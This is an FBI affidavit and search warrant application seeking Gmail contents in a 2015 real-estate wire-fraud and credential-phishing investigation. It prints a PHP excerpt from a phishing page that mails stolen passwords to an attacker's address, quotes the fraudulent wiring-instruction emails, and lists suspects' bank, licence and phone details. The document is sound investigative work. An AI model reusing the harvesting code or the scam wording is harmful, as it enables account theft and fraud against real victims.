


UNITED STATES DISTRICT COURT

for the
Western District of New York

In the Matter of the Search of

(Briefly describe the property to be searched or identify the person by name and address.)

Google, Inc. e-mail and communication accounts associated with
t.tross41@gmail.com; zackhowell8@gmail.com;
tmg44504@gmail.com; and jwrzesinski3@gmail.com

Case No. 15-MJ-

652

stored at a premises owned, maintained, controlled, or operated
 by Google, Inc., headquartered at 1600 Amphitheater Parkway,
 Mountain View, California, more particularly described in
 Attachment A.

APPLICATION FOR A SEARCH WARRANT

I, a federal law enforcement officer, request a search warrant and state under penalty of perjury that I have reason to believe that there is now concealed on the following person or property located in the Western District of New York
 (identify the person or describe property to be searched and give its location): Google, Inc. e-mail and communication accounts associated with
t.tross41@gmail.com; zackhowell8@gmail.com; tmg44504@gmail.com; and jwrzesinski3@gmail.com stored at a
 premises owned, maintained, controlled, or operated by Google, Inc., headquartered at 1600 Amphitheater Parkway,
 Mountain View, California, more particularly described in Attachment A.


The person or property to be searched, described above, is believed to conceal (identify the person or describe the property to be seized): See Attachment B for the Items to be Seized, all of which are fruits, evidence and instrumentalities of violations of Title 18 United States Code, Sections 1030(a)(4), 1030(a)(5)(C) & 1343, as set forth in the attached affidavit, and all of which are more fully described in the application and affidavit filed in support of this warrant, the allegations of which are adopted and incorporated by reference as if fully set forth herein.

The basis for the search under Fed. R. Crim. P. 41(c) is (check one or more):

- ☒ evidence of a crime;
☒ contraband, fruits of crime, or other items illegally possessed;
☒ property designed for use, intended for use, or used in committing a crime;
☐ a person to be arrested or a person who is unlawfully restrained.

The search is related to a violation of 18 U.S.C. §§ 1030(a)(4), 1030(a)(5)(C) & 1343, and the application is based on these facts which are continued on the attached sheet..

☐ Delayed notice of _____ days (give exact ending date if more than 30 days: _____) is requested under 18 U.S.C. § 3103a, the basis of which is set forth on the attached sheet.



 Applicant's signature

Kevin Parker, S/A FBI
 Printed name and title

Sworn to before me and signed in my presence.

Date: 9/22/15

City and state: Rochester, NY


 Judge's signature

Hon. Jonathan W. Feldman, U.S. Magistrate Judge
 Printed name and title

ATTACHMENT A

Property to be Searched

This warrant applies to information associated with the following email accounts stored at premises owned, maintained, controlled, or operated by Google, Inc., a company headquartered at 1600 Amphitheatre Parkway, Mountain View, California.

t.tross41@gmail.com;
zackhowell18@gmail.com;
tmg44504@gmail.com; and
jwrzesinski3@gmail.com

ATTACHMENT B

Because Google is not aware of the facts of this investigation, its employees are not in a position to search for relevant evidence. In addition, requiring Google to perform the search would be a burden upon the company. If all Google is asked to do is produce all the files associated with the account, an employee can do that easily. Requiring Google to search the materials to determine what content is relevant would add to their burden. Therefore, in order to ensure that agents search only those computer accounts and/or computer files described herein, this search warrant seeks authorization to permit employees of Google, Inc., to assist agents in the execution of this warrant. To further ensure that agents executing this warrant search only those accounts and/or computer files described below, the following procedures have been implemented:

1. The warrant will be presented to Google, Inc., personnel by law enforcement agents. Google, Inc., personnel will be directed to isolate those accounts and files described below;
2. In order to minimize any disruption of computer service to innocent third parties, the system administrator will create an exact duplicate of the accounts and files described in Attachment A, including an exact duplicate of all information stored in the computer accounts and/or files described below;
3. The Google, Inc., system administrator will provide the exact duplicate of the accounts and files described below and all information stored in those accounts and /or files to the Special Agent who serves this search warrant;
4. Law enforcement personnel will thereafter review the information stored in the accounts and files received from the system administrator and then identify and copy the

information contained in those accounts and files which are authorized to be further copied by this search warrant;

5. Law enforcement personnel will then seal the original duplicate of the accounts and files received from the system administrator and will not further review the original duplicate absent an order of the Court.

I. Information to be disclosed by Google, Inc.

To the extent that the information described in Attachment A is within the possession, custody, or control of Google, Inc., Google, Inc., is required to disclose the following information to the government for each account or identifier listed in Attachment A:

- a. The contents of all emails stored in the account, including copies of emails sent from the account;
- b. All records or other information regarding the identification of the account, to include full name, physical address, telephone numbers and other identifiers, records of session times and durations, the date on which the account was created, the length of service, the types of service utilized, the IP address used to register the account, log-in IP addresses associated with session times and dates, account status, alternative email addresses provided during registration, methods of connecting, log files, and means and source of payment(including any creditor bank account number);
- c. All records or other information stored by an individual using the account, including address books, contact and buddy lists, pictures, and files;
- d. All content in the Docs, Calendar, Friend Contacts and Photos areas;
- e. Any and all Google IDs listed on the subscriber's Friends list;
- f. Any and all files linked to Google Drive accounts of the user; and
- h. All records pertaining to communications between Google, Inc., and any person regarding the account, including contacts with support services and records of actions taken.

II. Information to be seized by the government

All records or information, including the contents of any and all wire and electronic communications, attachments, stored files, print outs, and header information that contain evidence,

fruits, and instrumentalities of violations of Title 18 U.S.C. §§ 1030(a)(4) (Fraud and Related Activity in Relation to Computers, and/or 1030(a)(5)(C) (Intentional Access to a Protected Computer Causing Damage or Loss), and/or Title 18 U.S.C. § 1343 (having devised a scheme to defraud, and to obtain money by means of false and fraudulent pretenses, representation, and promises, caused to be transmitted a wire communication in foreign commerce for the purpose of executing such scheme), including, but not limited to, for each account or identifier listed on Attachment A, information pertaining to:

- a. The unauthorized access of email accounts;
- b. The contents of any such communications that will assist investigators in ascertaining the nature and scope of the crimes under investigation, the true identity and or location of the subjects and their co-conspirators, the names, addresses, and locations of victims, and any disposition of the proceeds of the crimes under investigation, including;
- c. Records relating to who created, used, or communicated with the account or identifier.

AFFIDAVIT IN SUPPORT OF APPLICATION FOR SEARCH WARRANT

I, Kevin Parker, being duly sworn, depose and state the following:

I. INTRODUCTION AND AGENT BACKGROUND

1. I am a Special Agent with the Federal Bureau of Investigation (FBI), and have served in this capacity for over three years. I am currently assigned to the Cyber Squad, Buffalo Division, in Rochester, New York. Within the Cyber Squad, I work on investigations relating to criminal and national security cyber intrusions. During my tenure with the FBI I have also worked on other types of investigations including counterintelligence and counterterrorism. Prior to my employment with the FBI, I worked as a consultant in the energy industry. I am familiar with digital evidence commonly possessed and used by those involved in criminal activities in all forms of media. I have also conferred with other FBI Special Agents who have expertise and experience in cyber investigations and digital evidence.

2. I make this affidavit in support of an application for search warrants authorizing the search of email accounts controlled by the Internet Service Provider known as Google, Inc. ("Google"), 1600 Amphitheater Parkway, Mountain View, California.

3. The email accounts and the information to be searched are described in the following paragraphs and in Attachments A and B. This affidavit is made in support of an application for a search warrant under 18 U.S.C. §§ 2703(a), 2703(b)(1)(A) and 2703(c)(1)(A) to require Google to disclose to the government records and other information in its possession pertaining to the subscriber or customer associated with the accounts, including contents of communications.

4. I respectfully submit that probable cause exists to believe that evidence, contraband, fruits, and instrumentalities of violations of 18 U.S.C. § 1343 (a scheme to defraud, and to obtain money by means of false and fraudulent pretenses, representation, and promises, caused to be

transmitted a wire communication in foreign commerce for the purpose of executing such scheme) and/or 18 U.S.C. § 1030(a)(4) (fraud and related activity in relation to computers) and/or 18 U.S.C. § 1030 (a)(5)(C) (intentional unauthorized access to a protected computer causing damage or loss) will be found in the accounts:

t.tross41@gmail.com;
zackhowell8@gmail.com;
tmg44504@gmail.com; and
jwrzesinski3@gmail.com

These accounts were used in connection with the wire fraud scheme and in the compromise and unauthorized access of victim email accounts.

5. In my training and experience, I have learned that Google is a company that provides Internet electronic mail (email) access to the public, and that stored electronic communications, including opened and unopened email for subscribers, may be located on the computers owned or leased by these companies. Further, I am aware that computers located at Google contain information and other stored electronic communications belonging to unrelated third parties. Accordingly, this application for a search warrant seeks authorization solely to search the computer accounts and/or files following the procedures set forth herein.

6. I am familiar with the facts contained in this affidavit based upon my personal involvement in this investigation, information provided by other law enforcement agents, and private companies. Because this affidavit is submitted for the limited purpose of obtaining search warrants, I have not included each and every fact known to me concerning this investigation. I have set forth facts that I believe are necessary to establish probable cause to search the above referenced facilities.

II. PROBABLE CAUSE – OVERVIEW AND MALWARE ACCOUNT

7. On or about March 10, 2015 an attorney from Dansville, NY contacted the Buffalo office of the FBI and advised that their law firm had been defrauded of \$249,130.10 in relation to a recent real estate transaction. Prior to the closing of this real estate transaction, the attorney received wire instructions via e-mail from a party claiming to be the client. The e-mail instructed the attorney to wire the transaction proceeds to Bank of America account 334045679123 (hereinafter BoA-9123). The attorney advised the FBI that he/she then wired \$249,130.10 to BoA-9123 on February 20, 2015. Following the closing, the actual client inquired as to the status of the proceeds from the transaction. The attorney advised the client that the proceeds were wired to the account listed in the e-mailed instructions. The client advised that he/she never sent an e-mail to the attorney with wiring instructions.

8. Based upon multiple interviews and information provided to the FBI from the victim attorney, multiple spoofed email addresses associated with the scheme were identified. On February 5, 2015 the purported attorney representing the buyers in the referenced real estate transaction forwarded an email to the victim attorney (seller attorney); in this email the author asked that the recipient acknowledge the receipt of a previous email asking that the proceeds from the sale be wired into an account. The sender of the email used the address only1beverlybishop@mail.com (hereinafter “spoofed Bishop email”); the actual address of the seller was only1beverlybishop@gmail.com. On February 18, 2015, the spoofed Bishop email sent an email to the victim with directions on where to wire the funds, Chase Bank, 19870 NW 27th Ave., Miami Gardens, FL 33056, ABA# 267084131, Benef. FREDO GENERAL PRODUCTS. On February 19, 2015 the real estate transfer was recorded and the victim attorney emailed to the spoofed Bishop email, stating that the victim attorney would wire the funds that day or the next and that the total proceeds would be \$249,130.10. On February 20, 2015 the victim attorney received an email from the spoofed Bishop email stating: “Good morning Rachel, I am really sorry for the

inconvenience. I spoke with my bank account officer and he said the chase account has a limit of money that can be wired to the bank account. Please kindly call the bank to stop the wire. I will send you a new company account after confirming from my account officer. Will get back to you in a bit.” Later on February 20, 2015 the spoofed Bishop email sent the following: “Rachel, use the company account below: Bank: Bank of America; Account Number: 334045679123; Routing Number: 026009593; Beneficially (sic): Chimbusco Pan Nation, LLC. I will be heading to a meeting this morning. Kindly send me an email immediately when the wire is done or if you need anything else.” On February 20, 2015 at approximately 4:20ET the spoofed Bishop email sent an email stating: “Thank you so much. I received the proceeds.”

9. Information received from 1&1 Internet showed that the spoofed Bishop email was opened on February 5, 2015, status: active, alternate email: isaiahhenriques@yahoo.com, last login on March 16, 2015 from IP address 104.37.1.14, and a last failed login on March 13, 2015 from 104.37.3.170. On April 17, 2015 the United States District Court for the Western District of New York authorized a search warrant for Yahoo account isaiahhenriques@yahoo.com (hereinafter “Isaiah Yahoo”).

10. Further investigation, to include a review of the Isaiah Yahoo account, revealed a scheme focused on exploiting the real estate industry. The actors were browsing websites such as zillow.com and flipkey.com to identify realtors. After collecting a list of realtor email addresses the actors would send a phishing email containing a ‘Click Here’ link.

11. Victims accessed the website behind the ‘Click Here’ link, which appeared in multiple cases, to be a spoofed Google Doc page. A message appeared on the page stating that in order to access the document users were requested to enter their Gmail username and password.

12. FBI investigation of the source code behind the spoofed page identified a script that ran to collect usernames and passwords along with a geo-IP lookup plugin, and sent the results to an

email account. The account used in the source code for collecting the usernames / passwords and geo-location was 'jwrzesinski3@gmail.com' (see image below of an excerpt of the source code).

```

        $to='jwrzesinski3@gmail.com'; ←
        mail($to,$subject,$message, $headers);
        $success='yes';
header("location: https://drive.google.com/#my-drive");
    }elseif($validate=='invalid_email'){
        $error= 'Invalid Email Address';
        $success='fail';
    }elseif($validate=='invalid_password'){
        $error='Invalid Password';
        $success='fail';
    }
}

```

Analysis of the source code revealed that upon a victim entering a username and password that the code would extract and send the email address, password, IP address, country, state, and city to the jwrzesinski3@gmail.com address. Further analysis of the Isaiah Yahoo account identified additional details of the scheme including that the actors would access the victim accounts and begin surveillance using search terms such as 'contract', 'HUD', and 'closing'. Once the actors identified an upcoming closing they would create spoofed (referred to as cloning by the actors) email accounts of the selling agents. As the real estate deals approached closing, the actors, using the spoofed selling agent account, would email the escrow or buying agent to provide alternate wiring instructions. Review of the Isaiah Yahoo account identified over 250 victim email accounts.

13. Documentation provided by Google in response to a Grand Jury subpoena request identified the email account: jwrzesinski3@gmail.com that was created on 12/14/2013 from IP address: 175.145.220.173. Multiple IP addresses were included within the subpoena return associated with login/logout activity; a subset of those included 175.141.31.141, 115.164.214.70, 123.136.106.69, 210.195.236.173, 41.203.69.20, 60.53.82.163, and 74.192.117.143. Open source look ups of the addresses identified login activities from Malaysia, Nigeria, and Texas.

III. PROBABLE CAUSE – MULE RELATED ACCOUNTS

14. Investigation determined that on or about February 10, 2015, BoA-9123 was opened under the name of Chimbusco Pan Nation LLC. Information received from Bank of America provided multiple photographic images of the individual who opened the account at the Chamblee-Tucker Bank of America branch in the state of Georgia. Bank of America also provided information from the signature card on file which was in the name of Paul W. Lacey, Ohio DL# PS782252. A check with the Ohio Department of Motor Vehicles for Ohio Drivers License number PS7882252 revealed an image that, based on my training and experience, appeared to be the same individual from security camera footage that opened the Bank of America account on February 10, 2015.

15. Further investigation determined that on January 22, 2015 Articles of Organization were filed with the State of Georgia, information within those are Articles included:

Name of the Limited Liability Company: Chimbusco Pan Nation, LLC

Model Type: Limited Liability Company

Principal Place of Business: 201 17th Street NW 300, Atlanta, GA 30363

Registered Agent's Name and Address: Paul Lacey, 201 17th Street NW 300, Atlanta, GA 30363

Effective / Registration Date: 1/12/2015

Email: **tmg44504@gmail.com**

As of January 22, 2015, the Articles of Organization identified the "Organizer" as a Paul Lacey.

16. Documentation provided by Google in response to a Grand Jury subpoena request identified the email account: **tmg44504@gmail.com**, that was created on October 3, 2010 from IP address: 24.166.107.44 under the name James McIntosh. No user IP logs were provided by Google. Open source look ups of the address 24.166.107.44 identified Girard, PA.

17. A review of incoming transactions from the BoA-9123 account identified an additional incoming wire in the amount of \$31,387.50, originator Pinnacle Trading Corp, on or about February 25, 2015. On May 7, 2015, the FBI interviewed David Brewer, owner / operator of Pinnacle Trading Group. Brewer told the FBI that on or about February 25, 2015, he wired \$31,387.50 to Bank of America account number 334045679123, beneficiary Chimbusco Pan Nation LLC. Brewer stated that the funds were intended for Steve Stockton of Workstrings International and only after Stockton informed Brewer of not receiving the funds did Brewer realize that the wiring instructions for the Chimbusco Pan Nation account were not received from Stockton's actual email address.

18. A review of incoming transactions from the BoA-9123 account identified an additional incoming wire of \$300,387.20, originator Jesse Robertson, on or about March 24, 2015. On or about March 25, 2015, Bank of America fraud investigators were interviewed. Over the course of multiple conversations, Bank of America told the FBI that the BoA-9123 account then had a balance of approximately \$300,000. The FBI requested that Bank of America freeze the funds in the account, and to notify the FBI if anyone contacted them. On that same date, the FBI was notified by Bank of America and the DeKalb County Police Department that an individual, Paul Lacey, was being detained outside a Bank of America branch in Atlanta, Georgia.

19. A review of outgoing transactions from the BoA-9123 account identified successful transactions to four parties. On or about February 23, 2015, a cashier's check was issued from the BoA-9123 account to Morgan Insurance Company, recipient bank JP Morgan Chase; FBI investigation into this transaction identified the account holder as Dean Morgan. On or about February 23, 2015, a cashier's check was issued from the BoA-9123 account to Beonkam Johnson, recipient bank JP Morgan Chase; FBI investigation into this transaction identified the account holder as Beonka M Johnson. On or about March 3, 2015, an outgoing wire was sent to beneficiary Global Mogul, Inc., beneficiary ID 572911175, beneficiary bank JP Morgan Chase; FBI

investigation into this transaction identified the account holder as John Gilliam. On or about March 4, 2015, a cashier's check was issued from the BoA-9123 account to Jamal Perry, recipient bank PNC; FBI investigation into this transaction identified the account holder as Jamal Perry.

20. On March 27, 2015, Special Agents from the FBI spoke with a Delta Airlines employee. The Delta Airlines employee provided information that Lacey purchased an airline ticket departing Pittsburgh, PA on the morning of March 25, 2015, arriving Atlanta, GA the same day; the ticket was purchased on March 24, 2015 using a credit/debit card associated with the BoA-9123 account. The ticket purchase provided the contact email address of "aglamorousvixen@gmail.com" and a contact phone number of 330-774-1997. Documents provided by Delta Airlines showed a passenger traveling with Lacey was a Zachary Howell. Howell's ticket was purchased for the same flight date / time, using the same email address, phone number, and was purchased using the same credit/debit card linked to the BoA-9123 account.

21. Delta conducted a query of their systems using the email address "aglamorousvixen@gmail.com" and provided the results to the FBI. This documentation identified multiple trips taken by multiple people with the most trips taken by Howell. Howell had taken at least 32 flights between the time period of December 3, 2013 and March 25, 2015 to/from the greater Akron, OH / Canton, OH / Pittsburgh, PA areas to/from Atlanta, GA. The Delta employee stated that they recently received a subpoena request related to William Howell and Zachary Howell associated with an existing legal matter of Austin Title Company vs. Thomas Spakman; the employee remembered seeing it because the names and routes were similar to those requested by the FBI in the Lacey matter.

22. Based upon multiple interviews and documents provided by Bank of America, the FBI identified additional accounts and persons of interest linked to the scheme described above. Bank of America identified the additional accounts based on two phone numbers having mutual

contact across multiple accounts. The phone numbers were captured as either provided by the customer or identified when a customer calls Bank of America (e.g., caller ID). The Bank of America customers and accounts identified in the phone number overlap included:

Business Name	Account Number	Signer	Phone Number Used	Date Opened
R Walker Investments LLC	334041718438	Renee Walker	770-329-6694	4/9/2014
Shore's Manufacturing INC	334042503318	Emmett Conner	770-329-6694	4/25/2014
C L Phillips and Associates LLC	334006969075	Cobie L. Phillips	330-261-2796	5/28/2014
Patri Global Enterprise LLC	334010386803	Antwain Howell	770-329-6694	6/30/2014
Chimbusco Pan Nation, LLC	334045679123	Paul Lacey	330-261-2796 770-329-6694	2/10/2015
Thomas Spakman LLC	334045678976	William Howell	330-261-2796 770-329-6694	2/10/2015

23. Information provided by Bank of America confirmed that a William Howell opened a business account on or about February 10, 2015, in the business name Thomas Spakman LLC. On or about March 4, 2015 a wire was received into the same account from Austin Title Company in the amount of \$190,000.00. Multiple cash withdrawals were made between March 5, 2015 and March 9, 2015, from Atlanta, GA area banks totaling \$33,000.00. Two Delta Airlines tickets were purchased on or about March 10, 2015 and March 12, 2015. On or about March 11, 2015 an outgoing wire of \$140,000.00 was made from the Thomas Spakman account to Hangzhou Niyu Embroidery with the Zhejiang Xiaoshan Rural Bank. The account was closed on or about March 16, 2015.

24. A FBI investigation, based in Tampa, FL in conjunction with Canadian law enforcement, has identified a money laundering operation with a nexus to Nigerian criminal enterprises. As part of the FBI Tampa investigation, the email account "ike.amadi@gmail.com" was identified to be in use to support the scheme. Following a legally authorized review of this

account, multiple bank accounts were identified to include Lacey's BoA-9123 account. In the same product (note) that identified the Lacey BoA-9123 account, the following account details were identified: Thomas Spakman LLC, 2450 Camellia Lane Atlanta, GA 30324, Regions Bank, 2419 Cheshire Bridge Road Atlanta, GA 30325, Account Number: 0203431827 Routing Number: 062000019.

25. Review of documentation provided by Regions Bank identified the customer name as Thomas Spakman LLC, customer address: 2450 Camellia Lane E, Atlanta, GA 30324, customer email: t.tross41@gmail.com, primary phone: 330-261-2796, open date: February 10, 2015, account number: 0203431827 (hereinafter 'Regions-1827), and name/title of William Howell MGR. The Articles of Incorporation included: Model Type: Limited Liability Company, Business Name: Thomas Spakman LLC, Registration Date: January 12, 2015, Principal Office Address: 3250 Camellia Lane NE, Atlanta, GA 30324, Agent Name: William Howell, Agent Address: 250 Camellia Lane NE, Atlanta, GA 30324, and Agent email: tmg44504@gmail.com.

26. A review of transactions within the Regions-1827 account identified incoming fraudulent wires of \$31,886.20 on February 26, 2015, and \$190,000.00 on February 27, 2015. Outgoing transactions revealed approximately \$105,000 moved out of the account via cashier's check and check between February 27, 2015 and March 3, 2015 in addition to \$16,000 in cash withdrawals occurring between February 27, 2015 and March 3, 2015.

27. Documentation provided by Google identified the email account: t.tross41@gmail.com as created on 03/03/2012 from IP address: 66.87.115.233 under the name Zack Howell. IP logs provided by Google showed two logins from 2602:306:bfcf:c470:e528:776e:94f0:94ee. Open source look ups of the address 2602:306:bfcf:c470:e528:776e:94f0:94ee identified Tallmadge, OH.

28. On April 2, 2015, the FBI interviewed Paul Lacey at the Mahoning County Jail, Youngstown, Ohio. After waiving his rights, Lacey provided a statement. Lacey stated that he would receive phone calls from UNSUB 1 (during this interview Lacey referred to UNSUB 1 as Jon/John Last Name Unknown) with transaction instructions to include names, account numbers, routing numbers and amounts. Lacey stated that UNSUB 1 drove a grey / silver Dodge Ram truck. UNSUB 1 told Lacey that he (UNSUB 1) had made money performing the scheme previously. When asked who the individual was that accompanied him on the flight to Atlanta, GA, Lacey stated he didn't really know him and that when they arrived in Atlanta, GA they went different directions. Lacey further stated he barely knew the guy. After the FBI asked Lacey specifically if the individual traveling with him to Atlanta, GA was Zachary Howell, Lacey admitted he knew Zachary and that the two of them were on the flight. Lacey went on to say that Zachary Howell had nothing to do with the scheme. Lacey stated he did not know a William Howell.

29. On April 17, 2015, the FBI executed a search warrant at Lacey's residence, 353 West Chalmers Avenue, Youngstown, OH 44511. Lacey's wife, Shannon Lacey, was present for the duration of the search. Shannon Lacey provided a statement to the FBI. Shannon Lacey stated that friends would come over to their home on W. Chalmers from time-to-time and her husband Paul Lacey would leave with them to go somewhere. She stated that they may have flown on an airplane to an unknown destination. On these occasions her husband would be gone for approximately two days. Shannon Lacey was asked about Zachary Howell, William Howell, and John/Jon (last name unknown). Shannon initially denied having any knowledge of the above named persons, but then provided information.

30. Shannon Lacey stated that William Howell could be a black male called "Jocko" who drove a grey sport utility vehicle. Shannon also stated that a black male called "Zach" also came to the house for her husband. Shannon stated she never saw "Zach" with "Jocko" but that her husband Paul would leave with either of them for two days at a time. They drove away in a grey

sport utility vehicle. Upon returning home, Paul Lacey would have cash amounts of \$4,000 to \$10,000. Shannon stated that Paul Lacey would receive and return calls from his phone and that “Zach” would call to say it is time to go. Shannon Lacey believed “Zach” was the one in charge.

31. As part of the court-authorized search warrant executed on April 17, 2015 at the Lacey residence, Lacey’s mobile phone was seized by the FBI. A court-authorized review of the mobile phone contents identified the following:

Contacts

Six separate entries for ‘Zacc’ and ‘Zack Howell.’ Phone numbers provided in these entries were: 330-509-8608 and 330-261-2796.

Five separate entries for ‘Jocko’ and ‘Jocko Tatt Artist Williams.’ Phone numbers provided in these entries: 330-502-2311 and 330-707-5816.

Messages

On February 25, 2015 ‘Zacc’ sent a series of messages to Lacey saying “I know you tired bro but make sure you call me... Bro you or your girl needs to call me... Nigga if you don’t call me... Hit me dude we better than that yelling shit.... I’m buy y’all tickets you will be back tomorrow... And it’s another 5 for you... He gone shut the shit down and quit fucking with me bro.”

On February 26, 2015 Lacey sent a message to ‘Zacc’; in the message were multiple images of Lacey’s Driver’s License.

On February 26, 2015 ‘Zacc’ sent a series of messages to Lacey saying “Got it... Call me bro.”

On March 3, 2015 ‘Zacc’ sent a message to Lacey with the following text “Chase Bank Route #071000013 Acct #572911175 Global Mogul, Inc. 4045 Moheb St SW Atlanta, GA 30331.”

Later on March 3, 2015 ‘Zacc’ sent two messages to Lacey asking “We good?” Later on March 3, 2015 Lacey responds to ‘Zacc’ with “Yep.” Note: On March 3, 2015, a wire was initiated from the BoA-9123 account into JP Morgan Chase account 572911175, name Global Mogul. The wire was sent in the amount of \$140,000.

On March 9, 2015 Lacey sent a message to ‘Zacc’; in the message was the image of the Lacey Chimbusco Pan Nation LLC Bank of America debit card.

On February 10, 2015 ‘Jocko’ sent multiple messages to Lacey. In those messages ‘Jocko’ states “ask which other branch is good do he suggest to make transactions besides this site” and “Omw soon bro.” Later on the same date, Lacey responds “K.”

On April 1, 2015 Lacey sent a message to 'Zacc' with the text "Police got me Call my # now."

32. A court authorized review of email account "aglamorousvixen@gmail.com" identified the following:

An email from Delta Airlines, subject line: Welcome to Skymiles, was sent to "aglamorousvixen@gmail.com" on December 2, 2013; the body of the email states 'Dear Zachary Howell' ... 'Your Skymiles number is: 9262804207.'

On December 3, 2013 an email from Delta Airlines was sent to "aglamorousvixen@gmail.com", subject line: ZACHARY H ATLANTA 03DEC13, and detailed a flight reservation for Zachary Howell from Atlanta, GA to Columbus, OH on December 3, 2013. On December 3, 2013 the email account "aglamorousvixen@gmail.com" forwarded the above itinerary to the contact 'Zack Ohio Player' at "t.tross41@gmail.com."

On January 1, 2014 the contact 'Zack Howell' at "zackhowell8@gmail.com" emailed "aglamorousvixen@gmail.com", subject line: You're my favorite on Joya :), the body of the email stated "I started using the Joya app for sending videos from my phone and added you to my Favorites."

Additional emails from Delta Airlines to "aglamorousvixen@gmail.com" provide reservation details of a flight from Atlanta, GA to Akron-Canton, OH on March 7, 2014, from Atlanta, GA to Akron-Canton, OH on March 28, 2014, from Columbus, OH to Atlanta, GA on April 6, 2014, and from Atlanta, GA to Akron-Canton, OH on April 18, 2014. The reservation for the April 18, 2014 was forwarded to email account "zackhowell8@gmail.com."

On April 30, 2014 an email from Delta Airlines was sent to "aglamorousvixen@gmail.com", subject line: EMMETT C PITTSBURGH 30APR14, and detailed a flight reservation for Emmett Conner from Pittsburgh, PA to Atlanta, GA on April 30, 2014. Information provided by Bank of America showed that Emmett Conner opened a business account in the name of Shore's Manufacturing on April 25, 2014. On or about April 29, 2014 the Shore's Manufacturing account received an incoming wire of \$97,250.00; on or about April 30, 2014 a \$7,000.00 withdrawal was made in Georgia and on or about May 1, 2014 another \$7,000.00 withdrawal was made.

On June 2, 2014 two emails from Delta Airlines were sent to "aglamorousvixen@gmail.com", subject lines: JAMAL P COLUMBUS 03JUN14 and ZACHARY H COLUMBUS 03JUN14, and both emails detailed flight reservations for Jamal Perry and Zachary Howell from Columbus, OH to Atlanta, GA on June 3, 2014. On June 2, 2014 both emails were forwarded to "zackhowell8@gmail.com."

On September 6, 2014 the contact 'Terry Ross' at "t.tross41@gmail.com" emailed "aglamorousvixen@gmail.com", subject line Fwd:3. In the content of the email are three images of two individuals, male and female, and based on my review of DMV photos and videos identified above, match those of Kimberly Nicole Holloway and Zachary Howell.

On March 24, 2015 two emails from Delta Airlines were sent to “aglamorousvixen@gmail.com”, subject lines: PAUL L PITTSBURGH 25MAR15 and ZACHARY H PITTSBURGH 25MAR15, and both emails detailed flight reservations for Paul Lacey and Zachary Howell from Pittsburgh, PA to Atlanta, GA.

33. Documentation provided by Google identified the email account: zackhowell8@gmail.com created on December 26, 2013 from IP address: 166.170.59.238 under the name Zack Howell. IP logs provided by Google showed that logins from multiple addresses including (but not limited to) 12.28.99.130, 72.23.5.50, 166.173.250.32, 107.1.14.2, 40.140.159.5, and 50.205.175.2. Open source look ups of theses addresses identified Appleton, WI, Youngstown, OH, and Atlanta, GA.

IV. EMAILS IN FURTHERANCE OF THE SCHEME

34. Based on my knowledge and experience, as well as the facts previously stated, there is probable cause to believe that Zachary Howell conspired with Paul Lacey, William Howell, Julius Williams, and others in the execution of the wire fraud scheme detailed above. Further, there is probable cause to believe the email accounts of t.tross41@gmail.com, tmg44504@gmail.com, and zackhowell8@gmail.com were used in the facilitation of the scheme. The accounts were used across multiple actors when creating fraudulent companies and the bank accounts to support those companies. The accounts were also used to communicate travel itineraries. Additionally, there is probable cause to believe computer intrusions were facilitated by an unknown group of actors using multiple email addresses to include jwrzesinski3@gmail.com. This account is believed to be the one of the email accounts which collected usernames / passwords of unknowing victims linked to a spearphishing campaign. *See* Paragraphs 12, 13 *supra*.

V. BACKGROUND REGARDING COMPUTER, THE INTERNET, AND EMAIL

35. The term “computer” as used herein is defined in 18 U.S.C. § 1030(e)(1), and includes an electronic, magnetic, optical, electrochemical, or other high speed data processing device

performing logical, arithmetic, or storage functions, and includes any data storage facility or communications facility directly related to or operating in conjunction with such device.

36. I have had training in the investigation of computer-related crimes. Based on my training, and experience, I know the following:

- a. The Internet is a worldwide network of computer systems operated by governmental entities, corporations, and universities. In order to access the Internet, an individual computer user must subscribe to an access provider, which operates a host computer system with direct access to the Internet. The world wide web ("www") is a functionality of the Internet which allows users of the Internet to share information;
- b. With a computer connected to the Internet, an individual computer user can make electronic contact with millions of computers around the world. This connection can be made by any number of means, including modem, local area network, wireless and numerous other methods; and
- c. Email is a popular form of transmitting messages and/or files in an electronic environment between computer users. When an individual computer user sends email, it is initiated at the user's computer, transmitted to the subscriber's mail server, then transmitted to its final destination. A server is a computer that is attached to a dedicated network and serves many users. An email server may allow users to post and read messages and to communicate via electronic means.

37. With a computer connected to the Internet, an individual computer user can make electronic contact with millions of computers around the world. Many individual computer users and businesses obtain their access to the Internet through businesses known as Internet Service Providers ("ISPs"). ISPs provide their customers with access to the Internet using telephone or other telecommunications lines; provide Internet email accounts that allow users to communicate with other Internet users by sending and receiving electronic messages through the ISPs' servers; remotely store electronic files on their customers' behalf; and may provide other services unique to each particular ISP.

38. The ISPs maintain records pertaining to the individuals or companies that have subscriber accounts with the ISP. Those records may include identifying and billing information, account access information in the form of log files, email transaction information, posting

information, account application information, Internet Protocol addresses, and other information both in computer data format and in written record format.

VI. BACKGROUND REGARDING GOOGLE

39. Based on my training and experience, I have learned the following about Google:

- a. Google is considered an electronic communications service ("ECS") provider because it provides its users access to electronic communications service as defined in Title 18, United States Code, Section 2510(15). Internet users sign-up for a subscription for these electronic communication services by registering on the Internet with Google. Google requests subscribers to provide basic information, such as name, gender, zip code and other personal/biographical information. However, Google does not verify the information provided. As part of its services, Google also provides its subscribers with the ability to set up email accounts;
- b. Google maintains electronic records pertaining to the individuals and companies for which they maintain subscriber accounts. These records include account access information, email transaction information, and account application information;
- c. Subscribers to Google may access their accounts on servers maintained or owned by Google from any computer connected to the Internet located anywhere in the world;
- d. Any email that is sent to a Google subscriber is stored in the subscriber's "mail box" on Google's servers until the subscriber deletes the email or the subscriber's mailbox exceeds the storage limits preset by the internet service provider. If the message is not deleted by the subscriber, the account is below the storage limit, and the subscriber accesses the account periodically, that message can remain on Google's servers indefinitely;
